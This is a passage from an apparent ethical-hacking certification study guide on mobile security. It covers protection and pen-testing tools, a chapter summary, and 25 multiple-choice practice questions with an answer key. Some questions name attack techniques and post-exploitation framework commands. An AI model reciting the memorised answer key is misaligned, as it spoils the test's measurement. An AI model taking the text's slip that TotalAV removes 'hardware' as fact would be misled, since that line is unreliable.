- AndroCompare (<https://github.com>)
- FSquaDRA 2 (<https://github.com>)

Mobile Protection Tools

Avast Antivirus and Security

Avast Antivirus and Security assists users in scanning and protecting their devices from viruses and other malicious software, enhancing privacy and boosting phone performance. The tool conducts automated scans to identify potential threats and vulnerabilities, blocking harmful apps before installation. It also ensures the security of any Wi-Fi network the device is connected to.




Figure 17-81: Avast Antivirus and Security

Comodo Mobile Security

Comodo Mobile Security offers complete protection for both iOS and Android devices. It includes a robust malware detection engine, VPN, identity protection, safe browsing, and appLock features to secure apps and personal data. Additionally, it provides SD card protection, cloud scanning, and continuous malware updates to maintain device security and performance.




Figure 17-82: Comodo Mobile Security

AVG Mobile Security

AVG Mobile Security defends iOS and Android devices from malware, spyware, and other typical threats. It ensures user privacy, even on unsecured public Wi-Fi networks like those in cafes and airports, through advanced detection technology that assesses network safety. The tool also monitors online databases, alerting users if their credentials have been exposed.




Figure 17-83: AVG Mobile Security

Some additional mobile protection tools are as follows:

- Norton Mobile Security for iOS (<https://us.norton.com>)
- Mobile Security & Antivirus (<https://play.google.com>)
- Bitdefender Mobile Security (<https://play.google.com>)
- ESET Mobile Security Antivirus (<https://play.google.com>)
- WiSeID Personal Vault (<https://play.google.com>)

Mobile Anti-Spyware

TotalAV

This all-in-one security solution is made to identify and stop several types of spyware that try to snoop and use user data for financial gain. TotalAV successfully hunts and stops malware from invading user devices and fighting spyware. Additionally, it is skilled in identifying and removing hardware, a particularly persistent and challenging type of advertising software.




Figure 17-84: TotalAV

Some additional mobile anti-spyware tools are as follows:

- Certo: Anti Spyware & Security (<https://play.google.com>)
- Anti Spy Detector – Spyware (<https://play.google.com>)
- iAmNotified - Anti Spy System (<https://iamnotified.com>)
- Anti Spy (<https://www.protectstar.com>)
- Secury - Anti Spy Security (<https://apps.apple.com>)

Mobile Pen Testing Toolkits

ImmuniWeb® MobileSuite

ImmuniWeb® MobileSuite utilizes machine learning to enhance and speed up manual mobile penetration testing for iOS and Android applications. It offers a scalable, efficient mobile app and backend testing integrated with DevSecOps. It provides customized remediation guidelines committed to zero false positives. The platform supports integration with SDLC, CI/CD tools, and WAF to address mobile backend vulnerabilities. Security experts can perform static, dynamic, and interactive security testing using SCA and receive detailed reports, including Threat-Aware Risk Scoring, CVE, CWE, and CVSSv3 scores, as well as tailored remediation recommendations.




Figure 17-85: ImmuniWeb® MobileSuite

Some additional mobile pen testing tools are as follows:

- Codified Security (<https://codifiedsecurity.com>)
- Astra Security (<https://www.getastra.com>)
- Appknox (<https://www.appknox.com>)
- Data Theorem's Mobile Secure (<https://www.datatheorem.com>)
- MobSF (<https://mobsf.live>)



EXAM TIP: Review mobile security best practices, such as encryption, secure coding, and regular app and OS patching. Be prepared to discuss security tools that can protect mobile devices, including antivirus software, VPNs, and mobile app scanners.

Summary

This chapter covered various attack vectors and methods targeting mobile platforms. It provided an in-depth exploration of techniques and tools for hacking Android devices and detailed guidance on securing Android devices using Android security tools. The chapter also examined hacking techniques for iOS devices and explained how to secure iOS devices using iOS security tools. Additionally, it highlighted the significance of mobile device management. The chapter then

presented a range of countermeasures to defend against hacking attempts by threat actors. It concluded with a comprehensive discussion on securing mobile devices using mobile security tools.

Mind Map




Figure 17-86: Mind Map

Practice Questions

- Which of the following is an example of a browser-based attack method on mobile devices?
 - Baseband attacks
 - SMiShing
 - Clickjacking
 - Escalated privileges
- What does M1 refer to in the OWASP Top 10 Mobile Risks - 2024?
 - Weak Cryptographic Practices
 - Improper Credential Management
 - Insecure Communication
 - Insufficient Privacy Protections
- What is the primary purpose of app sandboxing on mobile platforms?
 - To restrict an app's access to only necessary resources.
 - To improve app performance by sharing resources.
 - To enhance user interface and experience.
 - To allow apps to access sensitive user data freely.
- Which of the following describes "SMiShing" in mobile platform security?
 - A Bluetooth-based attack that steals sensitive data.
 - Malware infection through legitimate app updates.
 - A technique to bypass app sandboxing mechanisms.

D. A phishing attack conducted via fraudulent SMS messages.

5. What makes public Bluetooth or Wi-Fi connections a security risk for mobile devices?

- A. They slow down the device's performance.
- B. They allow multiple apps to run simultaneously.
- C. Attackers can easily intercept or manipulate data transmission.
- D. They reduce the need for app sandboxing.

6. What is the primary reason attackers exploit SS7 vulnerabilities?

- A. To manipulate SIM cards remotely.
- B. To intercept text messages and calls for sensitive information.
- C. To alter caller ID information for call spoofing.
- D. To exploit camera and microphone access without permission.

7. What is the main feature of a Simjacker attack?

- A. Altering the caller ID to disguise identity.
- B. Intercepting OTPs via SMS hijacking.
- C. Accessing a victim's device camera remotely.
- D. Exploiting the S@T browser in SIM cards to execute malicious actions.

8. What permissions are often exploited in an Android Camera Hijack Attack?

- A. android.permission.SMS_READ
- B. android.permission.CAMERA and android.permission.RECORD_AUDIO
- C. android.permission.INTERNET and android.permission.READ_PHONE_STATE
- D. android.permission.LOCATION_FINE and android.permission.SEND_SMS

9. What is the primary purpose of the Cocoa Application layer in the iOS architecture?

- A. To provide low-level security and hardware communication.
- B. To handle multimedia services such as graphics, audio, and video.
- C. To define the app's appearance and support multitasking and push notifications.
- D. To offer foundational system services like Core Foundation and iCloud integration.

10. What distinguishes a Bootrom exploit in iOS jailbreaking from other exploits?

- A. It targets the system application, offering only user-level access.
- B. It exploits the SecureROM and cannot be patched with firmware updates.
- C. It focuses on the iBoot loader, disabling the code-signing mechanism.
- D. It only provides access through a semi-tethered method.

11. Which jailbreaking technique allows the device to remain jailbroken even after a reboot without requiring external tools?

- A. Tethered Jailbreaking

- B. Semi-untethered Jailbreaking
 - C. Semi-tethered Jailbreaking
 - D. Untethered Jailbreaking
12. How does the iOS Trustjacking vulnerability enable attackers to compromise a victim's device?
- A. By exploiting weaknesses in the system kernel through jailbreak tools.
 - B. By leveraging the "iTunes Wi-Fi Sync" feature to maintain remote access.
 - C. By deploying malicious software like spyware and Trojans on the device.
 - D. By utilizing unauthorized third-party app stores to install malware.
13. What is the primary purpose of the SeaShell Framework in post-exploitation on iOS devices?
- A. To secure iOS devices from unauthorized access.
 - B. To analyze the runtime behavior of applications.
 - C. To bypass security validations and execute unauthorized software.
 - D. To detect and remove malware from iOS devices.
14. What command is used in the SeaShell Framework to retrieve browsing history from a compromised iOS device?
- A. safari_history
 - B. devices -i <id>
 - C. ipa patch <AppName.ipa>
 - D. listener on <IP address> <Port no>
15. What technique is used in Objective-C to dynamically replace or customize the functionality of a method during runtime?
- A. Static Analysis
 - B. Keychain Dumper
 - C. SSL Pinning Bypass
 - D. Method Swizzling
16. What is one key feature of the Malwarebytes Mobile Security tool for iOS devices?
- A. Automatic device backup
 - B. Intrusion prevention system
 - C. Blocking intrusive ads and trackers in Safari
 - D. Multi-factor authentication
17. Which Android device tracking tool allows users to locate a lost device, remotely lock it, and erase data if necessary?
- A. Prey Find My Phone & Security
 - B. Google Find My Device

C. Find My

D. Phone Tracker: GPS Location

18. What is the primary challenge of implementing a BYOD policy in an organization?

A. Increasing employee satisfaction.

B. Reducing costs associated with IT hardware.

C. Enhancing employee productivity.

D. Supporting different devices and platforms.

19. What is the primary function of the "Find My" tool in iOS devices?

A. Block intrusive ads and phishing websites.

B. Provide over-the-air distribution of applications and settings.

C. Track a lost or misplaced iOS device and ensure data security.

D. Encrypt internet connections for secure browsing.

20. Which feature is not typically included in Mobile Device Management (MDM) software?

A. Remotely locking devices.

B. Blocking intrusive ads on Safari.

C. Erasing data from lost or stolen devices.

D. Real-time monitoring and reporting.

21. What is a key risk associated with Bring Your Own Device (BYOD) policies in organizations?

A. Increased productivity and work flexibility.

B. Employees using advanced, upgraded devices.

C. Data leaks and endpoint vulnerabilities.

D. Cost reduction in device procurement.

22. Which of the following is a recommended mobile device security guideline?

A. Always enable Bluetooth and Wi-Fi for faster connection.

B. Regularly share sensitive data over public Wi-Fi networks.

C. Set a weak passcode for easy access.

D. Disable wireless access, including Wi-Fi and Bluetooth, when not in use.

23. What is the main purpose of using Mobile Device Management (MDM) software in a corporate setting?

A. To secure, monitor, manage, and support mobile devices across the organization.

B. To monitor the battery life of mobile devices.

C. To limit the number of applications installed on mobile devices.

D. To enable users to download apps freely from any source.

24. Which method is recommended for securely storing sensitive data on an Android device?

- A. Storing data in the app's local storage without encryption.
 - B. Using the Android KeyStore and hardware-backed encryption.
 - C. Storing sensitive data in SharedPreferences without encryption.
 - D. Keeping data in external storage for easy access.
25. Which mobile security tool is specifically designed to identify and stop spyware?
- A. AVG Mobile Security
 - B. Norton Mobile Security
 - C. TotalAV
 - D. ImmuniWeb® MobileSuite

Answers

1. Answer: C

Explanation: Clickjacking is a browser-based attack where attackers manipulate users into clicking something unintended, often leading to unauthorized actions or data breaches. In contrast, baseband attacks and SMiShing are phone/SMS-based, while escalated privileges pertain to application-based attacks.

2. Answer: B

Explanation: M1 focuses on improper handling of credentials, such as storing them in unsecured locations or transmitting them through unsafe channels. This increases the risk of unauthorized access and data breaches.

3. Answer: A

Explanation: App sandboxing isolates an app from accessing unnecessary system resources or data. This security feature minimizes risks by preventing malicious apps from tampering with other apps or sensitive data.

4. Answer: D

Explanation: SMiShing is a type of phishing attack where cybercriminals use SMS messages to trick users into revealing personal or financial information or clicking on malicious links.

5. Answer: C

Explanation: Open Bluetooth and unsecured Wi-Fi connections expose mobile devices to attacks such as bluesnarfing and bluebugging, enabling attackers to intercept or manipulate data and access sensitive information.

6. Answer: B

Explanation: SS7 vulnerabilities are primarily exploited to intercept text messages and calls. Through man-in-the-middle attacks, attackers can access sensitive information like banking credentials, OTPs, and other personal details.

7. Answer: D

Explanation: Simjacker attacks exploit vulnerabilities in the S@T browser embedded in SIM cards, allowing attackers to perform malicious activities like tracking location, monitoring calls, and sending unauthorized messages without user consent.

8. Answer: B

Explanation: In an Android Camera Hijack Attack, permissions like android.permission.CAMERA and android.permission.RECORD_AUDIO is exploited to access the camera and microphone. These permissions allow attackers to take photos, record videos, and eavesdrop without user knowledge.

9. Answer: C

Explanation: The Cocoa Application layer includes key frameworks for building iOS applications, defining the app's appearance, and providing critical functionalities like multitasking and push notifications.

10. Answer: B

Explanation: A Bootrom exploit leverages a weakness in the SecureROM (the first bootloader), allowing bypass of signature checks. Unlike other exploits, it cannot be fixed with firmware updates and requires a hardware update to the bootrom.

11. Answer: D

Explanation: In untethered jailbreaking, the device boots fully and automatically patches the kernel after a reboot, ensuring it remains jailbroken without needing additional tools or computers.

12. Answer: B

Explanation: Trustjacking exploits the iTunes Wi-Fi Sync feature. Once a device is connected to a compromised computer and the user selects "Trust," attackers can remotely access it even when it is no longer physically connected.

13. Answer: C

Explanation: The SeaShell Framework exploits the CoreTrust vulnerability to bypass security validations, enabling attackers to execute unauthorized software on compromised devices. It facilitates remote access and manipulation of the device.

14. Answer: A

Explanation: The safari_history command extracts and processes the browsing history database on the iOS device, enabling attackers to retrieve sensitive user data.

15. Answer: D

Explanation: Method Swizzling, also known as monkey patching, allows the dynamic alteration or replacement of a method's functionality at runtime in Objective-C. Attackers often use it to bypass authentication mechanisms or inject malicious behavior.

16. Answer: C

Explanation: Malwarebytes Mobile Security offers the feature of blocking intrusive ads and ad trackers in Safari to ensure privacy during online activity. This enhances the user experience and prevents malicious tracking.

17. Answer: B

Explanation: Google Find My Device is a service that helps you locate, secure, and erase your lost Android devices and accessories. You can also use it to help friends find their lost devices.

18. Answer: D

Explanation: The primary challenge with BYOD is managing various employee-owned devices with different operating systems and security vulnerabilities, complicating IT management and increasing security risks.

19. Answer: C

Explanation: Find My helps users locate lost or misplaced devices, lock them remotely, play a sound, display a message, or erase data to ensure security. Its Lost Mode feature further enhances these capabilities by locking the device and recording its location.

20. Answer: B

Explanation: MDM software focuses on managing, securing, and monitoring mobile devices within an enterprise. Blocking ads, such as those in Safari, is a feature of tools like Malwarebytes Mobile Security, not MDM software.

21. Answer: C

Explanation: BYOD policies create security challenges, including data leaks and vulnerabilities, as personal devices may not have adequate security measures. Often used on unsecured networks or lost/stolen, these devices can expose sensitive company data.

22. Answer: D

Explanation: It is recommended that wireless access like Wi-Fi and Bluetooth be turned off when not in use to prevent unauthorized access and protect the mobile device from security threats.

23. Answer: A

Explanation: MDM software secures, monitors, manages, and supports mobile devices in an enterprise environment, ensuring compliance with security policies and preventing unauthorized access to corporate resources.

24. Answer: B

Explanation: The Android KeyStore provides a secure mechanism to store sensitive data, such as authentication tokens and credentials, using hardware-backed encryption to protect it from unauthorized access.

25. Answer: C

Explanation: TotalAV is an all-in-one security solution specifically designed to identify and stop various types of spyware, including persistent advertising software.